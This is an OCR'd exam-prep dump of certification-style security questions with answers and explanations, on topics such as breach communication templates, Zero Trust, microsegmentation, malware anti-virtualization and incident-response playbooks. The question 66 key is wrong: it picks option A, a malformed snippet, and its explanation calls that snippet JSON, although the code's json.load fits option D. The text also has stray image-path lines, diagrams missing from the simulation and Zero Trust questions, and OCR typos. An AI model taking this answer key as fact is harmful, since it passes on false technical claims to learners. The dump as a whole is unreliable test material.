
NEW QUESTION 47
An organization is required to
* Respond to internal and external inquiries in a timely manner
* Provide transparency.
* Comply with regulatory requirements
The organization has not experienced any reportable breaches but wants to be prepared if a breach occurs in the future. Which of the following is the best way for the organization to prepare?

A. Outsourcing the handling of necessary regulatory filing to an external consultant
B. Integrating automated response mechanisms into the data subject access request process
C. Developing communication templates that have been vetted by internal and external counsel
D. Conducting lessons-learned activities and integrating observations into the crisis management plan

Answer: C

Explanation:
Preparing communication templates that have been vetted by both internal and external counsel ensures that the organization can respond quickly and effectively to internal and external inquiries, comply with regulatory requirements, and provide transparency in the event of a breach.
Why Communication Templates?
? Timely Response: Pre-prepared templates ensure that responses are ready to be deployed quickly, reducing response time.
? Regulatory Compliance: Templates vetted by counsel ensure that all communications meet legal and regulatory requirements.
? Consistent Messaging: Ensures that all responses are consistent, clear, and
accurate, maintaining the organization??s credibility.
? Crisis Management: Pre-prepared templates are a critical component of a broader crisis management plan, ensuring that all stakeholders are informed appropriately.
Other options, while useful, do not provide the same level of preparedness and compliance:
? A. Outsourcing to an external consultant: This may delay response times and lose
internal control over the communication.
? B. Integrating automated response mechanisms: Useful for efficiency but not for ensuring compliant and vetted responses.
? D. Conducting lessons-learned activities: Important for improving processes but does not provide immediate preparedness for communication.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide"
? ISO/IEC 27002:2013, "Information technology — Security techniques — Code of practice for information security controls"

NEW QUESTION 51
A company plans to implement a research facility with Intellectual property data that should be protected The following is the security diagram proposed by the security architect



Which of the following security architect models is illustrated by the diagram?

A. Identity and access management model
B. Agent based security model

C. Perimeter protection security model
D. Zero Trust security model

Answer: D

Explanation:
The security diagram proposed by the security architect depicts a Zero Trust security model. Zero Trust is a security framework that assumes all entities, both inside and outside the network, cannot be trusted and must be verified before gaining access to resources.
Key Characteristics of Zero Trust in the Diagram:
? Role-based Access Control: Ensures that users have access only to the resources necessary for their role.
? Mandatory Access Control: Additional layer of security requiring authentication for access to sensitive areas.
? Network Access Control: Ensures that devices meet security standards before accessing the network.
? Multi-factor Authentication (MFA): Enhances security by requiring multiple forms of verification.
This model aligns with the Zero Trust principles of never trusting and always verifying access requests, regardless of their origin.
References:
? CompTIA SecurityX Study Guide
? NIST Special Publication 800-207, "Zero Trust Architecture"
? "Implementing a Zero Trust Architecture," Forrester Research

NEW QUESTION 53
A company that relies on an COL system must keep it operating until a new solution is available Which of the following is the most secure way to meet this goal?

A. Isolating the system and enforcing firewall rules to allow access to only required endpoints
B. Enforcing strong credentials and improving monitoring capabilities
C. Restricting system access to perform necessary maintenance by the IT team
D. Placing the system in a screened subnet and blocking access from internal resources

Answer: A

Explanation:
To ensure the most secure way of keeping a legacy system (COL) operating until a new solution is available, isolating the system and enforcing strict firewall rules is the best approach. This method minimizes the attack surface by restricting access to only the necessary endpoints, thereby reducing the risk of unauthorized access and potential security breaches. Isolating the system ensures that it is not exposed to the broader network, while firewall rules control the traffic that can reach the system, providing a secure environment until a replacement is implemented.
References:
? CompTIA SecurityX Study Guide: Recommends network isolation and firewall rules as effective measures for securing legacy systems.
? NIST Special Publication 800-82, "Guide to Industrial Control Systems (ICS) Security": Advises on isolating critical systems and using firewalls to control access.
? "Network Security Assessment" by Chris McNab: Discusses techniques for isolating systems and enforcing firewall rules to protect vulnerable or legacy systems.
By isolating the system and implementing strict firewall controls, the organization can maintain the necessary operations securely while working on deploying a new solution.

NEW QUESTION 56
An organization is implementing Zero Trust architecture A systems administrator must increase the effectiveness of the organization's context-aware access system. Which of the following is the best way to improve the effectiveness of the system?

A. Secure zone architecture
B. Always-on VPN
C. Accurate asset inventory
D. Microsegmentation

Answer: D

Explanation:
Microsegmentation is a critical strategy within Zero Trust architecture that enhances context-aware access systems by dividing the network into smaller, isolated segments. This reduces the attack surface and limits lateral movement of attackers within the network. It ensures that even if one segment is compromised, the attacker cannot easily access other segments. This granular approach to network security is essential for enforcing strict access controls and monitoring within Zero Trust environments.
Reference: CompTIA SecurityX Study Guide, Chapter on Zero Trust Security, Section on Microsegmentation and Network Segmentation.

NEW QUESTION 59
An incident response team is analyzing malware and observes the following:
• Does not execute in a sandbox
• No network loCs
• No publicly known hash match
• No process injection method detected
Which of the following should the team do next to proceed with further analysis?

A. Use an online vims analysis tool to analyze the sample
B. Check for an anti-virtualization code in the sample
C. Utilize a new deployed machine to run the sample.
D. Search oilier internal sources for a new sample.

Answer: B

Explanation:
Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti-virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection.
Checking for anti-virtualization code is a logical next step because:
? It helps determine if the malware is designed to evade analysis tools.

? Identifying such code can provide insights into the malware's behavior and intent.
? This step can also inform further analysis methods, such as running the malware on physical hardware.
References:
? CompTIA Security+ Study Guide
? SANS Institute, "Malware Analysis Techniques"
? "Practical Malware Analysis" by Michael Sikorski and Andrew Honig

NEW QUESTION 61
After an incident occurred, a team reported during the lessons-learned review that the team.
* Lost important Information for further analysis.
* Did not utilize the chain of communication
* Did not follow the right steps for a proper response
Which of the following solutions is the best way to address these findinds?

A. Requesting budget for better forensic tools to Improve technical capabilities for Incident response operations
B. Building playbooks for different scenarios and performing regular table-top exercises
C. Requiring professional incident response certifications tor each new team member
D. Publishing the incident response policy and enforcing it as part of the security awareness program

Answer: B

Explanation:
Building playbooks for different scenarios and performing regular table-top exercises directly addresses the issues identified in the lessons-learned review. Here's why:
? Lost important information for further analysis: Playbooks outline step-by-step procedures for incident response, ensuring that team members know exactly what to document and how to preserve evidence.
? Did not utilize the chain of communication: Playbooks include communication protocols, specifying who to notify and when. Regular table-top exercises reinforce these communication channels, ensuring they are followed during actual incidents.
? Did not follow the right steps for a proper response: Playbooks provide a clear sequence of actions to be taken during various types of incidents, helping the team to respond in a structured and effective manner. Regular exercises allow the team to practice these steps, identifying and correcting any deviations from the plan.
Investing in better forensic tools (Option A) or requiring certifications (Option C) are also valuable, but they do not directly address the procedural and communication gaps identified. Publishing and enforcing the incident response policy (Option D) is important but not as practical and hands-on as playbooks and exercises in ensuring the team is prepared.
References:
? CompTIA Security+ Study Guide
? NIST SP 800-61 Rev. 2, "Computer Security Incident Handling Guide"
? SANS Institute, "Incident Handler's Handbook"

NEW QUESTION 66
A security administrator needs to automate alerting. The server generates structured log files that need to be parsed to determine whether an alarm has been triggered Given the following code function:

```
def parse_logs(logfile):
    with open(logfile) as log_file:
        parsed_log = json.load(log_file)
    if parsed_log["error_log"]["system_1"]["InAlarmState"]:
```

Which of the following is most likely the log input that the code will parse?
A)

```
["error_log]
    ["system_1"]
        ["InAlarmState": True]
```

B)

```
<"error_log"><"system_1"></"InAlarmState"="True"></"system_1"></"error_log">
```

C)

```
error_log:
    - system_1:
      InAlarmState: True
```

D)


```
{"error_log": {"system_1": {"InAlarmState": True }}}
```


A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

Explanation:
The code function provided in the question seems to be designed to parse JSON formatted logs to check for an alarm state. Option A is a JSON format that matches the structure likely expected by the code. The presence of the "error_log" and "InAlarmState" keys suggests that this is the correct input format.
Reference: CompTIA SecurityX Study Guide, Chapter on Log Management and Automation, Section on Parsing Structured Logs.

NEW QUESTION 69
SIMULATION
You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:
. The application does not need to know the users' credentials.
. An approval interaction between the users and the HTTP service must be orchestrated.
. The application must have limited access to users' data. INSTRUCTIONS
Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.





